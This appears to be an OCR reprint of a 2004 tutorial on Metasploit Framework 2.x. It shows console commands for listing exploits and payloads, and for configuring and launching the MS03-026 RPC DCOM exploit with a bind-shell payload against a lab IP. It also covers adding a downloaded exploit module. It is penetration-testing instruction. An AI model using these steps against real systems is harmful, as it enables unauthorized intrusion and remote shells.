Metasploit Framework, Part Two

by Pukhraj Singh *and* K.K. Mookhey

last updated September 8, 2004

Editor's Note: This document has been completely rewritten, incorporates a few important bug fixes from the previous article, and discusses changes with MSF version 2.2.


1. Introduction

In the first part of this article series, we discussed how writing exploits is still a painful and time-consuming process. We discussed the common obstacles faced during exploit development and how the Metasploit Framework can solve some of the problems. This article will start off with a brief introduction to the console interface and explain how to select and use an exploit module. We will then cover the environment system, how it works, and what features can be enabled through it.

2. Getting Your Feet Wet

The installed MSF has three work environments, the *msfconsole*, the *msfcli* interface and the *msfweb* interface. However, the primary (and preferred) work area for MSF is the *msfconsole*. It is an efficient command-line interface that has its own command set and environment system. Although the Framework was designed to run on a Unix-like system, such as Linux or BSD, it will also run on Windows through the Cygwin environment. The Windows installer, from the metasploit.com web site, includes a pre-configured and stripped down version of Cygwin.

During the initialization of *msfconsole*, standard checks are performed. If everything works out fine we will see the display as shown in Figure 1.



root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
[nirvana@gandalf framework-2.0]./msfconsole

                __.                       .__.        .__. __.
  _____   _____/  |______   ____________  |  |   ____ |__|/  |_
 /     \_/ __ \   __\__  \ /  ___/\____ \ |  |  /  _ \|  \   __\
|  Y Y  \  ___/|  |  / __ \_\___ \ |  |_> >|  |_(  <_> )  ||  |
|__|_|  /\___  >__| (____  /____  >|   __/ |____/\____/|__||__|
      \/     \/  v2.0    \/     \/ |__|

+ -- --=[ msfconsole v2.0 [18 exploits - 27 payloads]

msf >
```


Figure 1

Now the command prompt (msf>) for *msfconsole* is active. The console is very flexible, and if the user enters any unknown commands, it will search the PATH environment variable for any matching executable. If a matching file is found it is executed much like a standard command prompt.

Instinctively, typing the **help** command displays a list of commands available as shown in Figure 2.


root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help


```
      \/     \/  v2.0    \/     \/ |__|

+ -- --=[ msfconsole v2.0 [18 exploits - 27 payloads]
```



```
msf > help

Metasploit Framework Main Console Help
======================================

        ?               Show the main console help
        cd              Change working directory
        exit            Exit the console
        help            Show the main console help
        info            Display detailed exploit or payload information
        quit            Exit the console
        reload          Reload exploits and payloads
        save            Save configuration to disk
        setg            Set a global environment variable
        show            Show available exploits and payloads
        unsetg          Remove a global environment variable
        use             Select an exploit by name
        version         Show console version

msf > 
```

Figure 2

The command **show exploits** lists out the currently available exploits. There are remote exploits for various platforms and applications like Windows, Linux, IIS, Apache, and so on, which help to test the flexibility and understand the working of MSF. This is shown in Figure 3, below.



root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  apache_chunked_win32          Apache Win32 Chunked Encoding
  blackice_pam_icq              Blackice/RealSecure/Other ISS ICQ Parser Buffer Ove
rflow
  exchange2000_xexch50          Exchange 2000 MS03-46 Heap Overflow
  frontpage_fp30reg_chunked     Frontpage fp30reg.dll Chunked Encoding
  ia_webmail                    IA WebMail 3.x Buffer Overflow
  iis50_nsiislog_post           IIS 5.0 nsiislog.dll POST Overflow
  iis50_printer_overflow        IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll            IIS 5.0 WebDAV ntdll.dll Overflow
  imail_ldap                    IMail LDAP Service Buffer Overflow
  msrpc_dcom_ms03_026           Microsoft RPC DCOM MS03-026
  mssql2000_resolution          MSSQL 2000 Resolution Overflow
  poptop_negative_read          PoPToP Negative Read Overflow
  realserver_describe_linux     RealServer Describe Buffer Overflow
  samba_trans2open              Samba trans2open Overflow
  sambar6_search_results        Sambar 6 Search Results Buffer Overflow
  servu_mdtm_overflow           Serv-U FTPD MDTM Overflow
  solaris_sadmind_exec          Solaris sadmind Command Execution
  warftpd_165_pass              War-FTPD 1.65 PASS Overflow
```


Figure 3

As you may have noticed, the default installation of the Metasploit Framework 2.0 comes with 18 exploits and 27 payloads, which is quite an impressive stockpile.

To list out the payloads present, execute the **show payloads** command. The payloads are neat, efficient and very well written. These payloads accomplish a wide array of tasks, such as binding a command shell to a listening port, adding new user accounts, or uploading and executing the program of your choice. MSF even has support for dynamic payload creation, using the InlineEgg library as shown in Figure 4.


root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help


```
msf > show payloads

Metasploit Framework Loaded Payloads
====================================

  bsdx86bind                Listen for connection and spawn a shell
  bsdx86bind_ie             Listen for connection and spawn a shell
  bsdx86findsock            Spawn a shell on the established connection
  bsdx86reverse             Connect back to attacker and spawn a shell
  bsdx86reverse_ie          Connect back to attacker and spawn a shell
  cmd_generic               Run a specific command on the remote system
  cmd_sol_bind              Use inetd to create a persistent bindshell
  cmd_unix_reverse          Use telnet|sh|telnet to simulate reverse shell
  linx86bind                Listen for connection and spawn a shell
  linx86bind_ie             Listen for connection and spawn a shell
  linx86findsock            Spawn a shell on the established connection
  linx86reverse             Connect back to attacker and spawn a shell
  linx86reverse_ie          Connect back to attacker and spawn a shell
```



```
  linx86reverse_imp        Connect back to attacker and download impurity modul
  linx86reverse_xor        Connect back to attacker and spawn an encrypted shel
  solx86bind               Listen for connection and spawn a shell
  solx86findsock           Spawn a shell on the established connection
  solx86reverse            Connect back to attacker and spawn a shell
  winadduser               Create a new user and add to local Administrators gr
up
  winbind                  Listen for connection and spawn a shell
  winbind_stg              Listen for connection and spawn a shell
  winbind_stg_upexec       Listen for connection then upload and exec file
  winexec                  Execute an arbitrary command
  winreverse               Connect back to attacker and spawn a shell
  winreverse_stg           Connect back to attacker and spawn a shell
  winreverse_stg_ie        Listen for connection, send address of GP/LL across,
read/exec InlineEgg
  winreverse_stg_upexec    Connect back to attacker and spawn a shell
```

Figure 4


Specific information about an exploit can be culled with the command **info exploit exploit_name** which provides information such as available targets, exploit requirements, details of vulnerability itself, and even references where you can find more information! This is shown in Figure 5.


root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help


```
msf > info exploit msrpc_dcom_ms03_026

      Name: Microsoft RPC DCOM MS03-026
   Version: $Revision: 1.12 $
 Target OS: win32
Privileged: Yes

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Targets:
    Windows NT SP6/2K/XP ALL

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    required    RHOST                The target address
    required    RPORT     135        The target port

Payload Information:
    Space: 998
    Avoid: 7 characters

Description:
    This module exploits a stack overflow in the RPCSS service,
    this vulnerability was originally found by the Last Stage of
    Delirium research group and has been widely exploited ever
    since. This module can exploit the English versions of
    Windows NT 4.0 SP6, Windows 2000, and Windows XP, all in one
    request :)

References:
    http://www.osvdb.org/2100
    http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx
```

Figure 5

In the same manner, information about a specific payload can be gained by the command **info payload payload_name**. Starting with version 2.2 of MSF, you can use **info module_name**, without having to specify the type, as shown in Figure 6.


root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
msf > info payload winbind

       Name: winbind
    Version: $Revision: 1.15 $
     OS/CPU: win32/x86
Needs Admin: No
 Multistage: No
 Total Size: 374

Provided By:
    H D Moore <hdm [at] metasploit.com> [Artistic License]

Available Options:
    optional:             EXITFUNC      Exit technique: "process", "thread", "se
h"
    required:             LPORT         Listening port for bind shell

Description:
    Listen for connection and spawn a shell
```




```
msf >
```

Figure 6

3. Using An Exploit

Now we will describe the procedure to select a specific exploit and then run it. The command **use exploit_name** activates the exploit environment for the exploit **exploit_name**.

If you select the Microsoft RPC DCOM MSO3-026 exploit using the name *msrpc_dcom_ms03_026*, you may have noticed the prompt changes from *msf>* to *msf msrpc_dcom_ms03_026 >*. This notifies that we are working in the temporary environment of that exploit. The **show** command can be used to view information about the current exploit. The **show options** command displays the various parameters which are required to be use the exploit, as shown in Figure 7.



root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026 > show
msfconsole: show: specify 'options', 'advanced', 'targets', or 'payloads'
msf msrpc_dcom_ms03_026 > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  required    RHOST                The target address
  required    RPORT     135        The target port


msf msrpc_dcom_ms03_026 > show targets

Supported Exploit Targets
=========================

   0  Windows NT SP6/2K/XP ALL

msf msrpc_dcom_ms03_026 >
```


Figure 7

It's clear that this exploit requires two parameters, RHOST (the target's address) and RPORT (and the target's port, defaults to 135 in this case). The **show targets** command will list all available targets for the selected exploit module. As you can see, this module only has one target, which works on NT 4.0 SP6, plus all versions of Windows 2000, and all versions of Windows XP.

The **show payloads** command will list all payloads that are compatible with the selected exploit. MSF does a good job of preventing you from using the wrong payload for a given exploit.


We must set each of the options listed as 'required' before we can use this exploit. In this exploit we only have a single target option, so we set the *TARGET* variable to 0, with the command **set TARGET 0**. Many exploits will choose a reasonable default target for you. We now set the target server's IP address with the command **set RHOST 192.168.0.27**.

Next we need to set the required payload (shellcode) for the exploit. Here we set *PAYLOAD* to *winbind*, using the command **set PAYLOAD winbind**. The payload names may change between versions of MSF, so always check the output of **show payloads** after an upgrade. This particular payload will cause the server to listen on a port and spawn a command shell when a connection is made. This displays the extensible flexibility of the MSF payload system. Every single exploit included in MSF allows for arbitrary payloads to be selected and used, even custom ones you develop yourself. Notice the prompt changes from *msf msrpc_dcom_ms03_026 >* to *msf msrpc_dcom_ms03_026(winbind) >* after selecting a payload. Now we use the **show options** command to check which options have been set and which are required to be set. As we can see, we still need to supply a value for the *LPORT* variable as shown in Figure 8. We set it using the command **set LPORT 1536**.



root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
msf msrpc_dcom_ms03_026 > set TARGET 0
TARGET -> 0
msf msrpc_dcom_ms03_026 > set RHOST 172.16.0.27
RHOST -> 172.16.0.27
msf msrpc_dcom_ms03_026 > set PAYLOAD winbind
PAYLOAD -> winbind
```



```
msf msrpc_dcom_ms03_026(winbind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default       Description
  --------    ------    -----------   ------------------
  required    RHOST     172.16.0.27   The target address
  required    RPORT     135           The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------
  optional    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required    LPORT                  Listening port for bind shell


msf msrpc_dcom_ms03_026(winbind) >
```

Figure 8

The *EXITFUNC* variable is available for almost every Windows payload. This variable controls how the payload will clean up after itself once it accomplishes its task. Quite a few vulnerabilities can be exploited repeatedly, simply by using a different value for *EXITFUNC*. Fortunately, you rarely have to worry about this as many exploits automatically select the best value for you. Unless you know what you are doing, this value should not set. Setting the wrong value can wreak havoc on the exploited system.

Many exploits and payloads have another set of options, called advanced options. These can be displayed with the command **show advanced**. Advanced options can perform tasks such as modifying an exploit request to avoid an IDS signature, changing brute force settings, or specifying exact return addresses to use.

At this point, everything is ready and all variables have been set. We make a final check on the exploit with the **show options** command and verify that we are good to go.

Everything seems perfect. It's show time!

The **exploit** command actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system.

The **check** command can be used to whether or not the target system is vulnerable to attack. The check feature is not available with every exploit, but can be useful when you are trying to determine if a system is patched before trying to exploit it.

4. Adding New Exploits/Modules

Adding new exploits to MSF is a breeze. The MSF-compatible remote exploit for IIS 5.x SSL PCT Buffer Overflow was publicly released on 24/04/2004 (http://www.k-otik.com/exploits/04242004.iis5x_ssl_pct.pm.php). For the purposes of this article we will add the exploit to our MSF stockpile.

After downloading the exploit, the user must note the naming of the Perl module for the exploit. The file name must be the same as the package name, in other words, **Msf::Exploit::iis5x_ssl_pct** should be saved as **iis5x_ssl_pct.pm**. Now copy the module to the exploits subdirectory (in case you're using Windows it's /home/framework-2.0/exploits). As soon as the file is copied over, it is ready for use, and you do not even need to restart the console. Use the **show exploits** command to verify that the module has been loaded correctly.

```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

apache_chunked_win32        Apache Win32 Chunked Encoding
exchange2000_xexch50        Exchange 2000 MS03-46 Heap Overflow
ia_webmail                  IA WebMail 3.x Buffer Overflow
iis50_nsiislog_post         IIS 5.0 nsiislog.dll POST Overflow
iis50_printer_overflow      IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll          IIS 5.0 WebDAV ntdll.dll Overflow
iis5x_ssl_pct               IIS 5.x SSL PCT Overflow
imail_ldap                  IMail LDAP Service Buffer Overflow
msrpc_dcom_ms03_026         Microsoft RPC DCOM MSO3-026
mssql2000_resolution        MSSQL 2000 Resolution Overflow
poptop_negative_read        PoPToP Negative Read Overflow
...
```

The exploit has been successfully added to the list. The exploit is run in the same way as any other exploit in MSF. Version 2.2 of MSF allows users to keep their own private directory of exploits, payloads, encoders, and nops. Installing a new exploit can be either system-wide, or per-user.


5. Console Environments

In previous paragraphs, we made quite a few references to variables and environments, without explaining what they are. An environment is simply a name space for variables. When you set a variable in MSF, it creates a new entry in your current environment. Environments are used to specify exploit parameters and configure various parts of the system. MSF is divided into two logical environments, the Global Environment and the Temporary Environment. Each exploit, when selected, has a temporary environment which overrides the global environment.

5.1 Global Environment

The global environment is accessed through the **setg** and **unsetg** commands. Calling **setg** displays the current global environment and calling **unsetg** flushes out all global environment settings.

As shown below in Figure 9, we set the value of *LHOST, LPORT* and *PAYLOAD* in the global environment to permanent values and save the changes with the **save** command.


root@gandalf:/home/test/framework-2.0 - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
msf > setg LHOST 172.16.0.27
LHOST -> 172.16.0.27
msf > setg LPORT 1537
LPORT -> 1537
msf > setg PAYLOAD winbind
PAYLOAD -> winbind
msf > use msrpc_dcom_ms03_026
msf msrpc_dcom_ms03_026(winbind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default        Description
  --------    ------    -----------    ------------------
  required    RHOST     172.16.0.27    The target address
  required    RPORT     135            The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------
  optional    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required    LPORT       1537       Listening port for bind shell


msf msrpc_dcom_ms03_026(winbind) > save
Saved config to: /root/.msfconfig
```

Figure 9

The **save** command writes out all the current environments to a file on disk. Versions 2.0 and 2.1 place this data into the file $HOME/.msfconfig, and version 2.2 places the saved environments into $HOME/.msf/config. The saved environments are loaded the next time any of the MSF user interfaces are started. It is common practice to set global environments such as *LHOST* and *LPORT* and save them to disk, removing the need to set them on a per-exploit basis.

5.2 Temporary Environment

The temporary environments are sub-environments which override global settings. The Temporary environment is tied to the currently selected exploit. Every exploit's environment is isolated from the rest, allowing the user to easily switch between preconfigured exploits with the **use** command.

5.3 Advanced Environment Settings

MSF provides quite a few advanced settings which are configured through environment variables. These settings include the logging system, socket options, and debugging parameters.

5.3.1 Logging Options

The logging features can be activated by setting the *Logging* (global as well as temporary name) variable to a non-zero value. The directory for logs is set by changing the *LogDir* (global as well as temporary name) variable which defaults *$HOME/.msflogs*. The **msflogdump** utility can be used to view the session logs. Starting with version 2.2, the logs are stored in *$HOME/.msf/logs*.

5.3.2 Socket Options

The various timeout and proxy settings can be changed by setting the following environment

The various timeout and proxy settings can be changed by setting the following environment variables.

Msf::Socket::Proxies (global name) or *Proxies* (temporary name): This variable can used to set the proxy (SOCKS4 and HTTP) settings for network connections. It supports proxy chains which can be specified in the format chain type:host:port and is separated by commas for each proxy server.

Msf::Socket::RecvTimeout (global name) or *RecvTimeout* (temporary name): This specifies the maximum number of seconds allowed for reading from a socket.

